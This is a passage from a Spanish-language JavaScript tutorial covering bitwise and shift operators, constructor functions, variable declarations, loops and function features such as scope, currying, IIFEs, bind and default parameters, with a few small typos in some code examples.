// Complemento a uno (todos los bits invertidos)
1 0 0 1 => -8 + 0 + 0 + 1 => -7
// Complemento a dos (suma 1 al complemento a uno)
1 0 1 0 => -8 + 0 + 2 + 0 => -6
```

Nota: Añadir más 1's a la izquierda de un número binario no cambia su valor en complemento a dos. Los valores `1010` y `1111111111010` son ambos `-6`.

Bit a bit AND

La operación AND `a & b` devuelve el valor binario con un `1` cuando ambos operandos binarios tienen `1` en una posición específica y `0` en el resto de posiciones. Por ejemplo:

```
13 & 7 => 5
// 13: 0..01101
// 7: 0..00111
//-----------------
// 5: 0..00101 (0 + 0 + 4 + 0 + 1)
```

Ejemplo del mundo real: Comprobación de paridad numérica

En lugar de esta "obra maestra" (desgraciadamente vista con demasiada frecuencia en muchas partes de código real):

```
function isEven(n) {
    return n % 2 == 0;
}
function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Puede comprobar la paridad del número (entero) de forma mucho más eficaz y sencilla:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

Bit a bit OR

La operación OR `a | b` devuelve el valor binario con un `1` cuando cualquiera de los operandos o ambos operandos tienen `1` en una posición específica, y `0` cuando ambos valores tienen `0` en una posición. Por ejemplo:

```
13 | 7 => 15
// 13: 0..01101
// 7: 0..00111
//-----------------
// 15: 0..01111 (0 + 8 + 4 + 2 + 1)
```

Bit a bit NOT

La operación NOT a nivel de bits `~a` *invierte* los bits del valor dado a. Esto significa que todos los 1's se convertirán en 0's y todos los 0's se convertirán en 1's.

```
~13 => -14
// 13: 0..01101
//-----------------
//-14: 1..10010 (-16 + 0 + 0 + 2 + 0)
```

Bit a Bit XOR

La operación bit a bit XOR (*or exclusivo*) `a ^ b` coloca un `1` sólo si los dos bits son diferentes. Exclusivo o significa *uno u otro, pero no ambos*.

```
13 ^ 7 => 10
// 13: 0..01101
// 7: 0..00111
//-----------------
// 10: 0..01010 (0 + 8 + 0 + 2 + 0)
```

Ejemplo real: intercambio de dos valores enteros sin asignación adicional de memoria

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a es ahora 22 y b es ahora 11
```

Sección 15.2: Operadores de turno

El desplazamiento bit a bit consiste en "desplazar" los bits a la izquierda o a la derecha, cambiando así el valor de los datos operados.

Left Shift (Desplazamiento a la izquierda)

El operador de desplazamiento a la izquierda `(valor) << (cantidad de desplazamiento)` desplazará los bits a la izquierda en `(cantidad de desplazamiento)` bits; los nuevos bits que entren por la derecha serán 0's:

```
5 << 2 => 20
// 5: 0..000101
// 20: 0..010100 <= añade dos 0 a la derecha
```

Right Shift (Desplazamiento a la derecha) (propagación de signos)

El operador de desplazamiento a la derecha `(valor) >> (cantidad de desplazamiento)` también se conoce como "desplazamiento a la derecha con propagación de signo" porque mantiene el signo del operando inicial. El operador de desplazamiento a la derecha desplaza el `valor` la `cantidad de bits de desplazamiento` especificada hacia la derecha. Los bits sobrantes desplazados a la derecha se descartan. Los nuevos bits que entren por la izquierda se basarán en el signo del operando inicial. Si el bit situado más a la izquierda era `1`, los nuevos bits serán todos `1` y viceversa para los `0`.

```
20 >> 2 => 5
// 20: 0..010100
// 5: 0..000101 <= añadió dos 0 de la izquierda y cortó 00 de la derecha
-5 >> 3 => -1
// -5: 1..111011
// -2: 1..111111 <= añadió tres 1 de la izquierda y cortó 011 de la derecha
```

Right Shift (Desplazamiento a la derecha) (Relleno a cero)

El operador de desplazamiento a la derecha de relleno de cero `(valor) >>> (cantidad de desplazamiento)` moverá los bits a la derecha, y los nuevos bits serán `0`'s. Los `0` se desplazan hacia dentro desde la izquierda, y los bits sobrantes a la derecha se desplazan hacia fuera y se descartan. Esto significa que puede convertir números negativos en positivos.

```
-30 >>> 2 => 1073741816
// -30: 111..1100010
//1073741816: 001..1111000
```

El desplazamiento a la derecha con relleno cero y el desplazamiento a la derecha con propagación de signo dan el mismo resultado para los números no negativos.

Capítulo 16: Funciones constructoras

Sección 16.1: Declarar una función constructora

Las funciones constructoras son funciones diseñadas para construir un nuevo objeto. Dentro de una función constructora, la palabra clave `this` se refiere a un objeto recién creado al que se pueden asignar valores. Las funciones constructoras "devuelven" automáticamente este nuevo objeto.

```
function Gato(nombre) {
	this.nombre = nombre;
	this.sonido = "Miau";
}
```

Las funciones constructoras se invocan utilizando la palabra clave `new`:

```
let gato = new Gato("Tom");
gato.sonido; // Devuelve "Miau"
```

Las funciones constructoras también tienen una propiedad `prototype` que apunta a un objeto cuyas propiedades son heredadas automáticamente por todos los objetos creados con ese constructor:

```
Gato.prototype.habla = function() {
	console.log(this.sonido);
}
gato.habla(); // Envía "Miau" a la consola
```

Los objetos creados por funciones constructoras también tienen una propiedad especial en su prototipo llamada `constructor`, que apunta a la función utilizada para crearlos:

```
gato.constructor // Devuelve la función `Gato`
```

Los objetos creados por funciones constructoras también se consideran "instancias" de la función constructora mediante el operador `instanceof`:

```
gato instanceof Gato // Devuelve "true"
```

Capítulo 17: Declaraciones y asignaciones

Sección 17.1: Modificar constantes

Declarar una variable `const` sólo impide que su valor sea sustituido por un nuevo valor. `const` no impone ninguna restricción al estado interno de un objeto. El siguiente ejemplo muestra que se puede cambiar el valor de una propiedad de un objeto `const`, e incluso añadir nuevas propiedades, porque el objeto que se asigna a `persona` se modifica, pero no se *sustituye*.

```
const persona = {
     nombre: "Juan"
};
console.log('El nombre de la persona es', persona.nombre);
persona.nombre = "Steve";
console.log('El nombre de la persona es', persona.nombre);
persona.apellido = "Fox";
console.log('El nombre de la persona es', persona.nombre, ’y el apellido es’, persona.apellido);
```

Resultado:

```
El nombre de la persona es Juan
El nombre de la persona es Steve
El nombre de la persona es Steve y el apellido es Fox
```

En este ejemplo hemos creado un objeto constante llamado `persona` y hemos reasignado la propiedad `persona.nombre` y creado una nueva propiedad `persona.apellido`.

Sección 17.2: Declarar e inicializar constantes

Puede inicializar una constante utilizando la palabra clave `const`.

```
const foo = 100;
const bar = false;
const persona = { nombre: "Juan" };
const fun = function () = { /* ... */ };
const flechaFun = () => /* ... */ ;
```

Importante

Se debe declarar e inicializar una constante en la misma sentencia.

Sección 17.3: Declaración

Existen cuatro formas principales de declarar una variable en JavaScript: utilizando las palabras clave `var`, `let` o `const`, o sin ninguna palabra clave (declaración "desnuda"). El método utilizado determina el ámbito resultante de la variable, o la reasignabilidad en el caso de `const`.

La palabra clave `var` crea una variable de ámbito de función.

La palabra clave `let` crea una variable de ámbito de bloque.

La palabra clave `const` crea una variable de ámbito de bloque que no puede reasignarse.

Una declaración simple crea una variable global.

```
var a = 'foo'; // Ámbito funcional
let b = 'foo'; // Ámbito en bloque
const c = 'foo'; // Ámbito de bloque y referencia inmutable
```

Ten en cuenta que no puedes declarar constantes sin inicializarlas al mismo tiempo.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(Por razones técnicas, no se ha incluido un ejemplo de declaración de variables sin palabras clave. Siga leyendo para ver un ejemplo).

Sección 17.4: undefined

Una variable declarada sin valor tendrá el valor `undefined`.

```
var a;
console.log(a); // logs: undefined
```

Si se intenta recuperar el valor de variables no declaradas, se produce un `ReferenceError`. Sin embargo, tanto el tipo de las variables no declaradas como el de las unitializadas es "indefinido":

```
var a;
console.log(typeof a === "undefined"); // muestra: true
console.log(typeof variableNoExiste === "undefined"); // muestra: true
```

Sección 17.5: Tipos de datos

Las variables de JavaScript pueden contener muchos tipos de datos: números, cadenas de caracteres, arrays, objetos, etc:

```
// Number
var longuitud = 16;
// String
var mensaje = "¡Hola, Mundo!";
// Array
var nombreCoches = ['Chevrolet', 'Nissan', 'BMW'];
// Object
var persona = {
     nombre: "John",
     apellido: "Doe"
};
```

JavaScript tiene tipos dinámicos. Esto significa que una misma variable puede utilizarse como diferentes tipos:

```
var a; // a es undefined
var a = 5; // a es un Number
var a = "Juan"; // a es un String
```

Sección 17.6: Operaciones matemáticas y asignación

Incrementar por

```
var a = 9,
b = 3;
b += a;
```

`b` será ahora 12.

Es funcionalmente lo mismo que.

```
b = b + a;
```

Decrementar por

```
var a = 9,
b = 3;
b -= a;
```

`b` será ahora 6.

Es funcionalmente lo mismo que.

```
b = b - a;
```

Multiplicar por

```
var a = 5,
b = 3;
b *= a;
```

`b` será ahora 15.

Es funcionalmente lo mismo que.

```
b = b * a;
```

Dividir entre

```
var a = 3,
b = 15;
b /= a;
```

`b` será ahora 5.

Es funcionalmente lo mismo que.

```
b = b / a;
```

Version ≥ 7

Elevado a la potencia de

```
var a = 3,
b = 15;
b **= a;
```

`b` será ahora 3375.

Es funcionalmente lo mismo que.

```
b = b ** a;
```

Sección 17.7: Asignación

Para asignar un valor a una variable previamente declarada, utilice el operador de asignación `=`:

```
a = 6;
b = "Foo";
```

Como alternativa a la declaración y asignación independientes, es posible realizar ambos pasos en una sola sentencia:

```
var a = 6;
let b = "Foo";
```

Es en esta sintaxis que las variables globales pueden ser declaradas sin una palabra clave; si uno fuera a declarar una variable desnuda sin una asignación inmediatamente después, el intérprete no sería capaz de diferenciar las declaraciones globales `a;` de las referencias a variables `a;`.

```
c = 5;
c = "Ahora el valor es una cadena de caracteres.";
miNuevoGlobal; // ReferenceError
```

Tenga en cuenta, sin embargo, que la sintaxis anterior se desaconseja en general y no es compatible con el modo estricto. Esto es para evitar el escenario en el que un programador inadvertidamente deja caer una palabra clave `let` o `var` de su declaración, creando accidentalmente una variable en el espacio de nombres global sin darse cuenta. Esto puede contaminar el espacio de nombres global y entrar en conflicto con las bibliotecas y el correcto funcionamiento de un script. Por lo tanto, las variables globales deben declararse e inicializarse utilizando la palabra clave `var` en el contexto del objeto ventana, de modo que la intención se indique explícitamente.

Además, se pueden declarar varias variables a la vez separando cada declaración (y asignación de valor opcional) con una coma. Con esta sintaxis, las palabras clave `var` y `let` sólo deben utilizarse una vez al principio de cada sentencia.

```
globalA = "1", globalB = "2";
let x, y = 5;
var persona = 'John Doe',
foo,
edad = 14,
fehca = new Date();
```

Observe en el fragmento de código anterior que el orden en que se producen las expresiones de declaración y asignación (`var a, b, c = 2, d;`) no importa. Puede mezclar ambos libremente.

La declaración de funciones también crea variables.

Capítulo 18: Bucles

Sección 18.1: Bucles estándar “for”

Uso estándar

```
for (var i = 0; i < 100; i++) {
     console.log(i);
}
```

Resultado esperado:

```
0
1
...
99
```

Varias declaraciones

Comúnmente utilizado para almacenar en caché la longitud de un array,

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
     console.log(array[i]);
}
```

Resultado esperado:

```
'a'
'b'
'c'
```

Cambio del incremento

```
for (var i = 0; i < 100; i += 2 /* También puede ser: i = i + 2 */) {
     console.log(i);
}
```

Resultado esperado:

```
0
2
4
...
98
```

Bucle decreciente

```
for (var i = 100; i >=0; i--) {
     console.log(i);
}
```

Resultado esperado:

```
100
99
98
...
0
```

Sección 18.2: Bucle "for ... of"

```
Version ≥ 7

const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

Resultado esperado:

```
0
1
2
```

Las ventajas del bucle `for...of` son:

Esta es la sintaxis más concisa y directa para recorrer los elementos de un array.

Evita todos los escollos de `for...in`.

A diferencia de `forEach()`, funciona con `break`, `continue` y `return`.

Soporte de `for...of` en otras colecciones

Strings (Cadena de caracteres)

`for...of` tratará una cadena de caracteres como una secuencia de caracteres Unicode:

```
const string = "abc";
for (let chr of string) {
    console.log(chr);
}
```

Resultado esperado:

```
a b c
```

Sets

`for...of` funciona sobre objetos Set.

Nota:

- Un objeto Set eliminará los duplicados.
- Consulta esta referencia para conocer la compatibilidad del navegador con `Set()`.

```
const nombres = ['bob', 'alejandro', 'sandra', 'ana', 'bob'];
const nombresUnicos = new Set(nombres);
for (let nombre of nombresUnicos) {
     console.log(nombres);
}
```

Resultado esperado:

```
bob
alejandro
sandra
ana
```

Maps

También puedes utilizar bucles `for...of` para iterar sobre `Maps`. Funciona de forma similar a los arrays y los conjuntos, salvo que la variable de iteración almacena tanto una clave como un valor.

```
const map = new Map()
     .set('abc', 1)
     .set('def', 2)
for (const iteracion of map) {
     console.log(iteracion) // registrará ['abc', 1] y luego ['def', 2]
}
```

Puedes utilizar la asignación de desestructuración para capturar la clave y el valor por separado:

```
const map = new Map()
     .set('abc', 1)
     .set('def', 2)
for (const [clave, valor] of map) {
     console.log(clave + ' está asignado a ' + valor)
}
/* Muestra:
abc está asignado a 1
def está asignado a 2
*/
```

Objetos

Los bucles `for...of` no funcionan directamente sobre objetos planos; pero es posible iterar sobre las propiedades de un objeto cambiando a un bucle `for...in`, o utilizando `Object.keys()`:

```
const algunObjeto = { nombre: 'Mike' };
for (let clave of Object.keys(algunObjeto)) {
     console.log(clave + ": " + algunObjeto[clave]);
}
```

Resultado esperado:

```
nombre: Mike
```

Sección 18.3: Bucle "for ... in"

> **Advertencia**
>
> `for...in` está pensado para iterar sobre claves de objetos, no sobre índices de arrays. [En general, se desaconseja su uso para recorrer un array en bucle](). También incluye propiedades del prototipo, por lo que puede ser necesario comprobar si la clave está dentro del objeto utilizando `hasOwnProperty`. Si algún atributo del objeto está definido por el método `defineProperty/defineProperties` y se establece el parámetro `enumerable: false`, esos atributos serán inaccesibles.

```
var objeto = {"a":"foo", "b":"bar", "c":"baz"};
// `a` es inaccesible
Object.defineProperty(objeto , 'a', {
      enumerable: false,
});
for (var clave in objeto) {
      if (objeto.hasOwnProperty(clave)) {
            console.log('objeto.' + clave + ', ' + objeto[clave]);
      }
}
```

Resultado esperado:

```
objeto.b, bar
objeto.c, baz
```

Sección 18.4: Bucle "while"

Bucle While estándar

Un bucle while estándar se ejecutará hasta que la condición dada sea falsa:

```
var i = 0;
while (i < 100) {
      console.log(i);
      i++;
}
```

Resultado esperado:

```
0
1
...
99
```

Bucle decreciente

```
var i = 100;
while (i > 0) {
      console.log(i);
      i--; /* equivalent to i=i-1 */
}
```

Resultado esperado:

```
100
99
98
...
1
```

Bucle Do...while

Un bucle do...while siempre se ejecutará al menos una vez, independientemente de si la condición es verdadera o falsa:

```
var i = 101;
do {
	console.log(i);
} while (i < 100);
```

Resultado esperado:

```
101
```

Sección 18.5: “continue” un bucle

Continuar un bucle “for”

Cuando se pone la palabra clave `continue` en un bucle for, la ejecución salta a la expresión de actualización (`i++` en el ejemplo):

```
for (var i = 0; i < 3; i++) {
	if (i === 1) {
		continue;
	}
	console.log(i);
}
```

Resultado esperado:

```
0
2
```

Continuar un bucle While

Al `continue` en un bucle while, la ejecución salta a la condición (`i < 3` en el ejemplo):

```
var i = 0;
while (i < 3) {
	if (i === 1) {
		i = 2;
		continue;
	}
	console.log(i);
	i++;
}
```

Resultado esperado:

```
0
2
```

Sección 18.6: Interrupción de bucles anidados específicos

Podemos nombrar nuestros bucles y romper el específico cuando sea necesario.

```
bucleexterior:
for (var i = 0;i<3;i++){
      bucleinterior:
      for (var j = 0;j <3; j++){
            console.log(i);
            console.log(j);
            if (j == 1){
                  break bubleexterior;
            }
      }
}
```

Salida:

```
0
0
0
1
```

Sección 18.7: Bulce "do ... while"

```
var nombreDisponible;
do {
      nombreDisponible = getNombreAleatorio();
} while (esNombreUsado(nombre));
```

Se garantiza que un bucle `do while` se ejecuta al menos una vez, ya que su condición sólo se comprueba al final de una iteración. Un bucle `while` tradicional puede ejecutarse cero o más veces ya que su condición se comprueba al principio de una iteración.

Sección 18.8: Etiquetas de break y continue

Las sentencias **`break`** y **`continue`** pueden ir seguidas de una etiqueta opcional que funciona como una especie de sentencia goto, reanudando la ejecución desde la posición referenciada por la etiqueta.

```
for(var i = 0; i < 5; i++){
      siguienteIteracionDeBucle2:
      for(var j = 0; j < 5; j++){
            if(i == j) break siguienteIteracionDeBucle2;
            console.log(i, j);
      }
}
```

```
i=0 j=0 omite el resto de valores j
1 0
i=1 j=1 omite el resto de valores de j
2 0
2 1 i=2 j=2 omite el resto de valores j
3 0
3 1
3 2
i=3 j=3 omite el resto de valores de j
4 0
4 1
4 2
4 3
i=4 j=4 no registra y se terminan los bucles
```

Capítulo 19: Funciones

Las funciones en JavaScript proporcionan código organizado y reutilizable para realizar un conjunto de acciones. Las funciones simplifican el proceso de codificación, evitan la lógica redundante y facilitan el seguimiento del código. Este tema describe la declaración y utilización de funciones, argumentos, parámetros, declaraciones de retorno y ámbito en JavaScript.

Sección 19.1: Ámbito de aplicación de las funciones

Al definir una función, se crea un *ámbito*.

Todo lo definido dentro de la función no es accesible por el código fuera de la función. Sólo el código dentro de este ámbito puede ver las entidades definidas dentro del ámbito.

```
function foo() {
var a = 'hola';
console.log(a); // => 'hola'
}
console.log(a); // error de referencia
```

Las funciones anidadas son posibles en JavaScript y se aplican las mismas reglas.

```
function foo() {
      var a = 'hola';
      function bar() {
            var b = 'mundo';
            console.log(a); // => 'hola'
            console.log(b); // => 'mundo'
      }
      console.log(a); // => 'hola'
      console.log(b); // error de referencia
}
console.log(a); // error de referencia
console.log(b); // error de referencia
```

Cuando JavaScript intenta resolver una referencia o variable, empieza a buscarla en el ámbito actual. Si no encuentra esa declaración en el ámbito actual, sube un ámbito para buscarla. Este proceso se repite hasta que la declaración se haya encontrado. Si el analizador sintáctico de JavaScript alcanza el ámbito global y sigue sin encontrar la referencia, se producirá un error de referencia se producirá un error.

```
var a = 'hola';
function foo() {
      var b = 'mundo';
      function bar() {
            var c = '!!';
            console.log(a); // => 'hola'
            console.log(b); // => 'mundo'
            console.log(c); // => '!!'
            console.log(d); // error de referencia
      }
}
```

Este comportamiento de escalado también puede significar que una referencia puede "hacer sombra" a una referencia de nombre similar en el ámbito externo ya que se ve primero.

```
var a = 'hola';
function foo() {
	var a = 'mundo';
	function bar() {
		console.log(a); // => 'mundo'
	}
}
```

Version ≥ 6

La forma en que JavaScript resuelve el ámbito también se aplica a la palabra clave `const`. Declarar una variable con la palabra clave `const` implica que no está permitido reasignar el valor, pero declararla en una función creará un nuevo ámbito y con ello una nueva variable.

```
function foo() {
	const a = true;
	function bar() {
		const a = false; // diferente variable
		console.log(a); // false
	}
	const a = false; // SyntaxError
	a = false; // TypeError
	console.log(a); // true
}
```

Sin embargo, las funciones no son los únicos bloques que crean un ámbito (si utiliza `let` o `const`). Las declaraciones `let` y `const` tienen el ámbito de la sentencia de bloque más cercana. Consulta aquí una descripción más detallada.

Sección 19.2: Currificación

La currificación es la transformación de una función de `n` aridades o argumentos en una secuencia de `n` funciones que toman un solo argumento.

Casos prácticos: Cuando los valores de algunos argumentos están disponibles antes que los de otros, puede utilizar la currificación para descomponer una función en una serie de funciones que completen el trabajo por etapas, a medida que llega cada valor. Esto puede ser útil:

- Cuando el valor de un argumento casi nunca cambia (por ejemplo, un factor de conversión), pero necesita mantener la flexibilidad de establecer ese valor (en lugar de codificarlo como una constante).
- Cuando el resultado de una función currificada es útil antes de que se hayan ejecutado las demás funciones currificadas.
- Validar la llegada de las funciones en una secuencia determinada.

Por ejemplo, el volumen de un prisma rectangular puede explicarse mediante una función de tres factores: longitud (`l`), anchura (`w`) y altura (`h`):

```
var prisma = function(l, w, h) {
	return l * w * h;
}
```

Una versión currificada de esta función tendría el siguiente aspecto:

```
function prisma (l) {
	return function(w) {
		return function(h) {
			return l * w * h;
		}
	}
}
```

Version ≥ 6

```
// alternativamente, con una sintaxis ECMAScript 6+ concise:
var prisma = l => w => h => l * w * h;
```

Puede llamar a esta secuencia de funciones con `prisma(2)(3)(5)`, que debería evaluarse a 30.

Sin alguna maquinaria adicional (como con las bibliotecas), la currificación es de flexibilidad sintáctica limitada en JavaScript (ES 5/6) debido a la falta de valores de marcador de posición; así, mientras que puede utilizar `var a = prisma(2)(3)` para crear una función parcialmente aplicada, no puedes utilizar `prisma()(3)(5)`.

Sección 19.3: Expresiones de función invocadas inmediatamente

A veces no quieres tener tu función accesible/almacenada como una variable. Puede crear una **E**xpresión de **F**unción **I**nvocada **I**nmediatamente (**EFII** para abreviar o en inglés **I**mmediately **I**nvoked **F**unction **E**xpression (**IIFE**)). Se trata esencialmente de *funciones anónimas autoejecutables*. Tienen acceso al ámbito circundante, pero la propia función y cualquier variable interna serán inaccesibles desde el exterior. Una cosa importante a tener en cuenta acerca de EFII es que incluso si el nombre de su función, EFII no se izó como funciones estándar son y no puede ser llamado por el nombre de la función que se declaran con:

```
(function() {
    alert("He ejecutado - pero no puede ser ejecutado de nuevo porque soy invocado
    inmediatamente en tiempo de ejecución, dejando atrás sólo el resultado que genero");
}());
```

Esta es otra forma de escribir EFII. Observe que el paréntesis de cierre antes del punto y coma se ha desplazado y colocado justo después de la llave de cierre:

```
(function() {
    alert("Esto también es EFII.");
})();
```

Puedes pasar parámetros fácilmente a un EFII:

```
(function(mensaje) {
    alert(mensaje);
}("¡Hola Mundo!"));
```

Además, puede devolver valores al ámbito circundante:

```
var ejemplo = (function() {
    return 42;
}());
console.log(ejemplo); // => 42
```

Si es necesario, es posible nombrar un EFII. Aunque se ve con menos frecuencia, este patrón tiene varias ventajas, como proporcionar una referencia que puede utilizarse para una recursión y puede simplificar la depuración, ya que el nombre se incluye en la pila de llamadas.

```
(function denominadoEFII() {
    throw error; // Ahora podemos ver el error lanzado en 'denominadoEFII()'
}());
```

Aunque encerrar una función entre paréntesis es la forma más habitual de indicar al analizador sintáctico de JavaScript que espere una expresión, en los lugares en los que ya se espera una expresión, la notación puede ser más concisa:

```
var a = function() { return 42 }();
console.log(a) // => 42
```

Versión en flecha de la función invocada inmediatamente:

Version ≥ 6

```
(() => console.log("¡Hola!"))(); // => ¡Hola!
```

Sección 19.4: Funciones nombradas

Las funciones pueden tener nombre o no (funciones anónimas):

```
var sumaDenonimada = function suma (a, b) { // denominada
     return a + b;
}
var anonSuma = function (a, b) { // anonima
     return a + b;
}
sumaDenominada(1, 3);
anonSuma(1, 3);
```

```
4
4
```

Pero sus nombres son privados en su propio ámbito:

```
var sumaDosNumeros = function suma (a, b) {
     return a + b;
}
suma(1, 3);
```

```
Uncaught ReferenceError: sum is not defined
```

Las funciones con nombre se diferencian de las funciones anónimas en varios aspectos:

- Cuando esté depurando, el nombre de la función aparecerá en el rastro de error/pila.
- Las funciones con nombre se elevan mientras que las anónimas no.
- Las funciones con nombre y las funciones anónimas se comportan de forma diferente al tratar la recursividad.
- Dependiendo de la versión de ECMAScript, las funciones con nombre y anónimas pueden tratar la propiedad `name` de función de forma diferente.

Las funciones con nombre se izan

Cuando se utiliza una función anónima, la función sólo se puede llamar después de la línea de declaración, mientras que una función con nombre se puede llamar antes de la declaración. Considera:

```
foo();
var foo = function () { // usando una función anónima
     console.log('bar');
}
```

```
Uncaught TypeError: foo is not a function
```

```
foo();
function foo () { // usando una función con nombre
     console.log('bar');
}
```

```
bar
```

Funciones con nombre en un escenario recursivo

Una función recursiva puede definirse como:

```
var decir = function (veces) {
      if (veces > 0) {
            console.log('¡Hola!');
            decir(veces - 1);
      }
}
// podrías llamar a 'decir' directamente
// pero esta forma sólo ilustra el ejemplo
var decirHolaVeces = decir;
decirHolaVeces(2);
```

```
¡Hola!
¡Hola!
```

¿Qué ocurre si en algún lugar del código se redefine el enlace de la función original?

```
var decir = function (veces) {
      if (veces > 0) {
            console.log('¡Hola!');
            decir(veces - 1);
      }
}
var decirHolaVeces = decir;
decir = "oops";
decirHolaVeces(2);
```

```
¡Hola!
Uncaught TypeError: say is not a function
```

Esto puede resolverse utilizando una función con nombre.

```
// La variable externa puede incluso tener el mismo nombre que la función
// ya que están contenidas en ámbitos diferentes
var decir = function decir (veces) {
      if (veces > 0) {
            console.log('¡Hola!');
            // esta vez, 'decir' no usa la variable externa
            // utiliza la función nombrada
            decir(veces - 1);
      }
}
var decirHolaVeces = decir;
decir = "oops";
decirHolaVeces(2);
```

```
¡Hola!
¡Hola!
```

Y como bonificación, la función nombrada no puede establecerse como `undefined`, ni siquiera desde dentro:

```
var decir = function decir (veces) {
	// esto no hace nada
	decir = undefined;
	if (veces > 0) {
		console.log('¡Hola!');
		// esta vez, 'decir' no usa la variable externa
		// está usando la función nombrada
		decir(veces - 1);
	}
}
var decirHolaVeces = decir;
decir = "oops";
decirHolaVeces(2);
```

```
¡Hola!
¡Hola!
```

La propiedad `name` de las funciones

Antes de ES6, las funciones con nombre tenían sus propiedades `name` establecidas a sus nombres de función, y las funciones anónimas tenían sus propiedades `name` establecidas a la cadena de caracteres vacía.

Version ≤ 5

```
var foo = function () {}
console.log(foo.name); // salida ''
function foo () {}
console.log(foo.name); // salida 'foo'
```

Después de ES6, tanto las funciones con nombre como las que no lo tienen establecen sus propiedades de nombre:

Version ≤ 6

```
var foo = function () {}
console.log(foo.name); // salida 'foo'
function foo () {}
console.log(foo.name); // salida 'foo'
var foo = function bar () {}
console.log(foo.name); // salida 'bar'
```

Sección 19.5: Vinculación de 'this' y argumentos

Version ≤ 5.1

Cuando se toma una referencia a un método (una propiedad que es una función) en JavaScript, éste no suele recordar el objeto al que estaba unido originalmente. Si el método necesita referirse a ese objeto como `this` no podrá hacerlo, y llamarlo probablemente causará un fallo.

Puede utilizar el método `.bind()` en una función para crear una envoltura que incluya el valor de `this` y cualquier número de argumentos principales.

```
var monitor = {
	umbral: 5,
	comprobar: function(valor) {
		if (valor > this.umbral) {
			this.mostrar("¡Valor demasiado alto!");
		}
	},
	mostrar(mensaje) {
		alert(mensaje);
	}
};
monitor.comprobar(7); // El valor de `this` está implícito en la sintaxis de la llamada al método.
var malaComprobacion = monitor.comprobar;
malaComprobacion(15); // El valor de `this` es objeto window y this.umbral no está definido, por
lo que valor > this.umbral es falso
var comprobar = monitor.comprobar.bind(monitor);
comprobar(15); // Este valor de `this` se vinculó explícitamente, la función funciona.
var comprobar8 = monitor.comprobar.bind(monitor, 8);
comprobark8(); // También limitamos el argumento a `8` aquí. No se puede volver a especificar.
```

Cuando no está en modo estricto, una función usa el objeto global (`window` en el navegador) como este, a menos que la función sea llamada como un método, ligada, o llamada con la sintaxis del metodo `.call`.

```
window.x = 12;
function ejemplo() {
	return this.x;
}
console.log(ejemplo()); // 12
```

En modo estricto `this` es `undefined` por defecto.

```
window.x = 12;
function ejemplo() {
	"use strict";
	return this.x;
}
console.log(ejemplo()); // Uncaught TypeError: Cannot read property 'x' of undefined(…)
```

Version ≤ 7

Operador Bind

El **operador `bind`** de dos puntos dobles puede utilizarse como sintaxis abreviada del concepto explicado anteriormente:

```
var log = console.log.bind(console); // versión larga
const log = ::console.log; // versión abreviada
foo.bar.call(foo); // versión larga
foo::bar(); // versión abreviada
foo.bar.call(foo, arg1, arg2, arg3); // versión larga
foo::bar(arg1, arg2, arg3); // versión abreviada
foo.bar.apply(foo, args); // versión larga
foo::bar(...args); // versión abreviada
```

Esta sintaxis le permite escribir normalmente, sin preocuparse de vincular `this` en todas partes.

Vinculación de funciones de consola a variables

```
var log = console.log.bind(console);
```

Uso:

```
log('uno', '2', 3, [4], {5: 5});
```

Salida:

```
uno 2 3 [4] Object {5: 5}
```

¿Por qué harías eso?

Un caso de uso puede ser cuando tienes un logger personalizado y quieres decidir en tiempo de ejecución cuál usar.

```
var registrador = require('appRegistrador ');
var log = registrarAlServidor ? registrador.log : console.log.bind(console);
```

Sección 19.6: Funciones con un número desconocido de Argumentos (funciones variádicas)

Para crear una función que acepte un número indeterminado de argumentos, existen dos métodos en función de su entorno.

Version ≤ 5

Cada vez que se llama a una función, ésta tiene en su ámbito un objeto `arguments` similar a un array, que contiene todos los argumentos pasados a la función. Indexar o iterar sobre esto dará acceso a los argumentos, por ejemplo:

```
function mostrarAlgunasCosas() {
     for (var i = 0; i < arguments.length; ++i) {
          console.log(arguments[i]);
     }
}
mostrarAlgunasCosas('hola', 'mundo');
// muestra "hola"
// muestra "mundo"
```

Tenga en cuenta que puede convertir los argumentos en un array real si es necesario; consulta: Conversión de objetos tipo array en arrays.

Version ≥ 6

A partir de ES6, la función puede declararse con su último parámetro utilizando el operador rest (`...`). Esto crea un array que contiene los argumentos a partir de ese punto.

```
function personaRegistraAlgunasCosas(persona, ...msg) {
     msg.forEach(arg => {
          console.log(persona, 'dice', arg);
     });
}
personaRegistraAlgunasCosas('Juan', 'hola', 'mundo');
// muestra "Juan dice hola"
// muestra "Juan dice mundo"
```

Las funciones también se pueden llamar de manera similar, la sintaxis spread.

```
const registroArgumentos = (...args) => console.log(args)
const lista = [1, 2, 3]
registroArgumentos('a', 'b', 'c', ...lista)
// salida: Array [ "a", "b", "c", 1, 2, 3 ]
```

Esta sintaxis se puede utilizar para insertar un número arbitrario de argumentos en cualquier posición, y se puede utilizar con cualquier iterable (`apply` sólo acepta objetos tipo array).

```
const registroArgumentos = (...args) => console.log(args)
function* generaNumeros() {
      yield 6
      yield 5
      yield 4
}
registroArgumentos('a', ...generaNumeros(), ...'pqr', 'b')
// salida: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

Sección 19.8: Parámetros por defecto

Antes de ECMAScript 2015 (ES6), el valor por defecto de un parámetro podía asignarse de la siguiente manera:

```
function mostrarMsg(msg) {
      msg = typeof msg !== 'undefined' ? // si se proporcionó un valor
      msg : // entonces, utiliza ese valor en la reasignación
      'Valor por defecto para msg.'; // si no, asignar un valor por defecto
      console.log(msg);
}
```

ES6 proporciona una nueva sintaxis en la que la condición y la reasignación descritas anteriormente ya no son necesarias:

Version ≥ 6

```
function mostrarMsg(msg='Valor por defecto para msg.') {
      console.log(msg);
}
mostrarMsg(); // -> "Valor por defecto para msg."
mostrarMsg(undefined); // -> "Valor por defecto para msg."
mostrarMsg('¡Ahora mi msg en diferente!'); // -> "¡Ahora mi msg en diferente!"
```

Esto también muestra que si falta un parámetro cuando se invoca la función, su valor se mantiene como `undefined`, como puede confirmarse proporcionándolo explícitamente en el siguiente ejemplo (utilizando una función de flecha):

Version ≥ 6

```
let comprobar_param = (p = 'str') => console.log(p + ' es del tipo: ' + typeof p);
